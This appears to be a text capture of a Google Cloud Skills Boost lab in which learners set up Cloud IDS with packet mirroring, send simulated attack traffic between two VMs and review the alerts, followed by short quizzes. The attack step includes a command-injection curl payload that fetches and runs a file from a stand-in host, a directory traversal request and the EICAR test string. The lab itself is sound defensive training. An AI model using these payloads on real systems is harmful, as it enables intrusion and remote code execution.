

NAME: attacker
ZONE: us-east1-b
MACHINE_TYPE: e2-medium
PRIVATE_IP: 192.168.10.20
INTERNAL_IP: 10.128.0.3
EXTERNAL_ID: 
STATUS: RUNNING
student:93-49f12a17109ccloudmelli-attacker-gcp-83-7d15e695e140
student:93-49f12a17109ccloudmelli-attacker-gcp-83-7d15e695e140
```

2. Create a virtual machine to be a client sending attack traffic:

```
gcloud compute instances create attacker \
```

```
--zone=us-east1-b \
--machine-type=e2-medium \
--subnet=cloud-ids-useast1 \
--no-address \
--private-network-ip=192.168.10.10 \
--image=debian-11-bullseye-v20240709 \
--image-project=debian-cloud \
--boot-disk-size=10GB
```

This command prepares a Debian server in us-east1 to use as your client.

## Prepare your server

In this procedure, you **validate your server** and then create a **benign malware payload** for your client.

To establish an SSH connection to your server via IAP, run the following command:

```
gcloud compute ssh server --zone=us-east1-b --tunnel-through-iap
```

This command will prompt you through a series of steps to create an ssh key and the required directories.

To agree to the directory creation prompt, type **Y**.

When prompted for a passphrase, to use a blank passphrase, press **ENTER** twice.

You are now in the shell of your server VM.

```

        sudo -E ssh-keygen -t rsa -b 4096 -C "student-03-49f123e17194-compute@instance"
        Generating public/private rsa key pair.
        Enter passphrase (empty for no passphrase):
        Enter same passphrase again:
        Your identification has been saved in /home/student-03-49f123e17194/.ssh/google_compute_engine.
        Your public key has been saved in /home/student-03-49f123e17194/.ssh/google_compute_engine.pub.
        The key fingerprint is:
        SHA256:ymW5jCP9m37KovfIuqyHgavv3+qL118 student-03-49f123e17194@compute-1960053104575-default
        The key's randomart image is:
        +---[SHA256]---+
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        |          .   |
        +---[SHA256]---+
        Do you want to continue (Y/n)? Y
    
```

The terminal window shows the execution of the command `sudo -E ssh-keygen -t rsa -b 4096 -C "student-03-49f123e17194-compute@instance"`. It prompts for a passphrase, which is left empty. The command generates an RSA key pair and saves it to the specified location. The key's SHA256 fingerprint is displayed.

### Confirm that the web service is running

In this procedure, you **check the status of your web service server**. You create a benign malware file on the web server and then add content to the file.

1. To check the status of your web service, run the following Linux command:

`sudo systemctl status nginx`

The output should be similar to this:

#### Command Output

- `nginx.service` - A high performance web server and a reverse proxy server

Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)

Active: active (running) since Tue 2021-05-25 18:01:49 UTC; 5h 24 min ago

Docs: man:nginx(8)

Main PID: 1347 (nginx)

Tasks: 3 (limit: 4665)

Memory: 4.5M

CGroup: /system.slice/nginx.service



```

    |-1347 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
    |-1348 nginx: worker process
  
```

└─1349 nginx: worker process

May 25 18:01:49 server systemd[1]: Starting A high performance web server and a reverse proxy server...

May 25 18:01:49 server systemd[1]: Started A high performance web server and a reverse proxy server.

2. Change directory to the web service:

cd /var/www/html/

3. Create a benign malware file on the web server. Run the following Linux command to create a text file:

sudo touch eicar.file

4. Add the following content to the newly created file:

```
echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo tee eicar.file
```

5. Exit the server VM shell and return to Cloud Shell:

Exit

```
student-03-49f123a17109@server:~$ cd /var/www/html/
student-03-49f123a17109@server:/var/www/html$ sudo touch eicar.file
student-03-49f123a17109@server:/var/www/html$ echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}SEICAR-STANDA
RD-ANTIVIRUS-TEST-FILE!$H+H*' | sudo tee eicar.file
X5O!P%@AP[4\PZX54(P^)7CC)7}SEICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
student-03-49f123a17109@server:/var/www/html$ exit
logout
Connection to compute.7305407986763610917 closed.
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74) $
```

## Task 6. Create a Cloud IDS packet mirroring policy

In this task, you create a Cloud IDS **packet mirroring policy**. This policy **determines what traffic is mirrored to the Cloud IDS**. You will then attach this policy to the newly created Cloud IDS endpoint.

As mentioned earlier, the Cloud IDS endpoint creation takes some time. Before you can proceed with this lab, the endpoint must be in an active/ready state.

1. To verify that your Cloud IDS endpoint is active, in Cloud Shell, run the following command to show the current state of the Cloud IDS endpoint:

```
gcloud ids endpoints list --project=$PROJECT_ID | grep STATE
```

The output should be similar to this:

### Command Output

```
STATE: READY
```

Continue to run this command every few minutes until the state shows *READY*.

2. Identify the Cloud IDS endpoint forwarding rule and confirm that the Cloud IDS endpoint state is *READY*:

```
export FORWARDING_RULE=$(gcloud ids endpoints describe cloud-ids-east1 --zone=us-east1-b --format="value(endpointForwardingRule)")
```

```
echo $FORWARDING_RULE
```

The output should be similar to this:



### Command Output

```
https://www.googleapis.com/compute/v1/projects/md975a7fa0a53145dp-tp/regions/us-east1/forwardingRules/ids-fr-cloud--xkkerutlagop6opm
```

3. Create and attach the packet mirroring policy:

```
gcloud compute packet-mirrorings create cloud-ids-packet-mirroring \
--region=us-east1 \
--collector-ilb=$FORWARDING_RULE \
--network=cloud-ids \
```

--mirrored-subnets=cloud-ids-useast1

#### 4. Verify that the packet mirroring policy is created:

**gcloud compute packet-mirrorings list**

This gcloud command lists the packet mirroring policies and shows whether they are enabled/disabled.

The output should be similar to this:

#### Command Output

NAME: cloud-ids-packet-mirroring

REGION: us-east1

NETWORK: cloud-ids

ENABLE: TRUE

```
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$ gcloud compute packet-mirrorings list
NAME: cloud-ids-packet-mirroring
REGION: us-east1
NETWORK: cloud-ids
ENABLE: TRUE
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$
```

19-Oct-25



## Task 7. Simulate attack traffic

In this task, you establish an SSH connection to your attacked virtual machine and simulate attack traffic from a virtual machine to your server. You do this by running a selection of curl commands that range from low severity to critical severity.

- To establish an SSH connection to your attacker virtual machine through IAP, in Cloud Shell, run the following command:

**gcloud compute ssh attacker --zone=us-east1-b --tunnel-through-iap**

**Note:** You are now in the shell of your attacker VM and not the Cloud Shell machine.

- Run the following curl requests in sequence to simulate low, medium, high, and critical severity alerts on the IDS:

### Low Severity:

```
curl "http://192.168.10.20/websign.cgi?username=admin";cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"
```

### Medium Severity:

```
curl "http://192.168.10.20/websign.cgi?username=admin";cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"
```

- Run the following curl requests in sequence to simulate low, medium, high, and critical severity alerts on the IDS:

### Low Severity:

```
curl "http://192.168.10.20/weblogin.cgi?username=admin';cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"
```

```
student-03-49f123a17109@attacker:~$ curl "http://192.168.10.20/weblogin.cgi?username=admin';cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

### Medium Severity:

```
curl http://192.168.10.20/?item=../../../../WINNT/win.ini
```

```
curl http://192.168.10.20/eicar.file
```

```
student-03-49f123a17109@attacker:~$ curl http://192.168.10.20/?item=../../../../WINNT/win.ini
curl http://192.168.10.20/eicar.file
<!DOCTYPE html>
<html>

<hr><center>nginx/1.18.0</center>
</body>
</html>
student-03-49f123a17109@attacker:~$
```

3. Exit the attacker virtual machine shell and return to Cloud Shell:

```
exit
```

## Task 8. Review threats detected by Cloud IDS

In this task, you review the various attack traffic captured by the Cloud IDS in the Cloud console. The captured attack traffic profiles provide details of each threat.

1. In the Google Cloud console, in the **Navigation menu** (≡), click **Network Security > IDS Dashboard**.

The screenshot shows the Google Cloud Network Security IDS Dashboard. On the left, there's a navigation sidebar with options like Network Security, Cloud Armor, Cloud IDS, Cloud NFW, Threats, and Secure Access Connect. The 'IDS Dashboard' option is selected. The main area has three main sections: 'Top threats', 'Top source IP addresses', and 'Top destination IP addresses'. The 'Top threats' section lists several vulnerabilities with severity levels (Critical, Medium, High) and threat counts. The 'Top source IP addresses' and 'Top destination IP addresses' sections show a single entry for 192.168.10.10 and 192.168.10.20 respectively. At the bottom, there are links to 'View top threats' and 'View threats by top source IP addresses' or 'View threats by top destination IP addresses'. Below the dashboard, a Windows taskbar is visible with icons for File Explorer, Task View, Start, Task Manager, and others. A terminal window titled 'Cloud Shell Terminal' is open at the bottom left.

Threat name	Severity	Threat type	Threat count
Body Remote Code Execution Vulnerability	Critical	vulnerability	1
HTTP /etc/passwd Access Attempt	Medium	vulnerability	1
Microsoft WordDocument Access Attempt Detected	High	vulnerability	1
HTTP Directory Traversal Request Attempt	Medium	vulnerability	1
Elcar Test File	Medium	virus	1

Source IP address	Threat count
192.168.10.10	8

Destination IP address	Threat count
192.168.10.20	8

2. For **Top threats**, click **View top threats**.

The screenshot shows the Google Cloud Network Security - IDS Threats interface. On the left, there's a navigation sidebar with sections like Cloud Armor, Cloud IDS, and Cloud NGFW. The main area displays a table of threats. At the top of the table, there are four categories: Critical (1 threat), High (1 threat), Medium (4 threats), and Low (2 threats). Below this, a filter section is visible with several threat names listed. The main table has columns for Severity, Alert time, Threat name, Threat type, Source IP address, Destination IP address, Protocol, and Network. One specific row is highlighted in blue, representing a 'Bash Remote Code Execution Vulnerability' detected at 10:52 PM UTC+3 from source IP 192.168.10.10 to destination IP 192.168.10.20 via TCP.

The Cloud IDS captured various attack traffic profiles and provided the details on each threat. You may need to click **Refresh** if you do not see any threats. Let's dive a little deeper and view threat details.

- Locate the **Bash Remote Code Execution Vulnerability** threat, click **View more (⋮)**, and then select **View threat details**.

This screenshot is similar to the one above, showing the Google Cloud Network Security - IDS Threats page. The 'Bash Remote Code Execution Vulnerability' threat is again highlighted. A context menu is open over this row, with two options visible: 'View threat details' and 'View threat logs'. The rest of the interface and data table remain the same.

**Note:** You may have noticed that there are multiple threats that produce the same name, for example, "Bash Remote Code Execution Vulnerability". This is expected behavior.

If you look closely, you will see that the session IDs of the threats are different. Since both VMs created are in the same subnet, we are seeing mirrored packets for both the client and server. Outbound packets from the client are being mirrored to IDS, and additionally, inbound packets to the server are being mirrored to IDS.

4. Now let's view the details of this incident in Cloud Logging. To return to the **Threats** page, click the left arrow.
5. Click **IDS Threats** from the navigation menu.
6. Locate the **Bash Remote Code Execution Vulnerability**, click **More**, and then select **View threat logs**.

A new *Cloud Logging* tab opens that displays the same details. This enables you to send the logs to Cloud Storage, Chronicle, or any SIEM/SOAR. You can also create custom workflows to take remediation action based on alerts, like creating a Cloud Function that triggers on an alert and creating or updating a firewall rule to block the IP address, or creating or updating a Google Cloud Armor policy.

The screenshot shows the Google Cloud Logs Explorer interface. The left sidebar includes sections for Overview, Dashboards, Application monitoring, Explore (Metrics explorer, Log explorer, Log analytics, Trace explorer, Cost explorer), Detect (Alerting, Error reporting), and Observability Scopes (selected). The main area displays a query results table with columns for Fields, Value, and Timeline. One row is highlighted, showing a log entry with timestamp 2023-10-19T10:32:00Z, severity INFO, and message "Showing logs for last 1 hour from 10/19/2023 03:07PM to 10/19/2023 03:08PM". The right sidebar features a "Recommended for you" section with links to "Using the Logs Explorer", "Quickstart: Cloud Logging tour and introduction", "Quickstart: Collect logs from an Apache web server with the Ops Agent", "Use cases for Logging", and "Architecture guides for monitoring and logging".

## Congratulations!

In this lab, you did the following:

1. Created a new VPC and deployed a Cloud IDS endpoint.
2. Deployed two VMs, created a packet mirroring policy, and then sent attack traffic.

3. Verified that the Cloud IDS captured the threats by viewing the threat details in the Cloud console and the threat logs in Cloud Logging.

## End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.

The screenshot shows the Google Cloud Skills Boost interface. On the left, there's a sidebar with course navigation and a progress bar indicating completion. The main area displays a "Congratulations!" message and a summary of tasks completed. A large yellow box highlights the score "100/100". To the right, a vertical sidebar lists "Lab instructions and tasks" with five items, each with a small icon and a brief description. At the bottom, there's a search bar and a system status bar showing weather and battery information.

**Congratulations!**

In this lab, you did the following:

1. Created a new VPC and deployed a Cloud IDS endpoint.
2. Deployed two VMs, created a packet mirroring policy, and then sent attack traffic.
3. Verified that the Cloud IDS captured the threats by viewing the threat details in the Cloud console and the threat logs in Cloud Logging.

**End your lab**

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.

Lab instructions and tasks

- Overview
- Objectives
- Setup
- Task 1: Enable APIs
- Task 2: Build the Google Cloud networking baseline
- Task 3: Create a Cloud IDS endpoint
- Task 4: Create Firewall rules and Clean NAT
- Task 5: Create two virtual machines

Next >

## QUIZ

- ✓ 1. Which IAM role contains permissions to create, modify, and delete networking resources, except for firewall rules and SSL certificates?

Network administrator

Security administrator

Security viewer

Network viewer

Correct! The network administrator role grants permission to create, modify, and delete networking resources, except for firewall rules and SSL certificates.

- ✓ 2. Which type of IAM member belongs to an application or virtual machine instead of an individual end user?

Google group

Google account

Cloud Identity domain

Service account

Correct! A service account is a special Google account that belongs to your application or a virtual machine, instead of to an individual end user.

## ADVANCED SECURITY MONITORING AND ANALYSIS

### QUIZ

✓ 1. What is the primary purpose of Packet Mirroring in network security?

- To filter out unwanted traffic from a network.
- To redirect traffic to a different network interface.
- To encrypt network traffic for privacy.
- To create a duplicate copy of network traffic for analysis.

Correct! This is the core function of Packet Mirroring, enabling deep analysis of network data.

✓ 2. Which of the following is a key benefit of using Packet Mirroring for network security analysis?

- It enables the capture and inspection of traffic without impacting network performance.
- It automatically patches vulnerabilities in software.
- It reduces network bandwidth usage.
- It directly prevents cyberattacks.

Correct. This is the primary benefit of packet mirroring. It allows security tools to analyze network traffic without interfering with the actual flow of data.
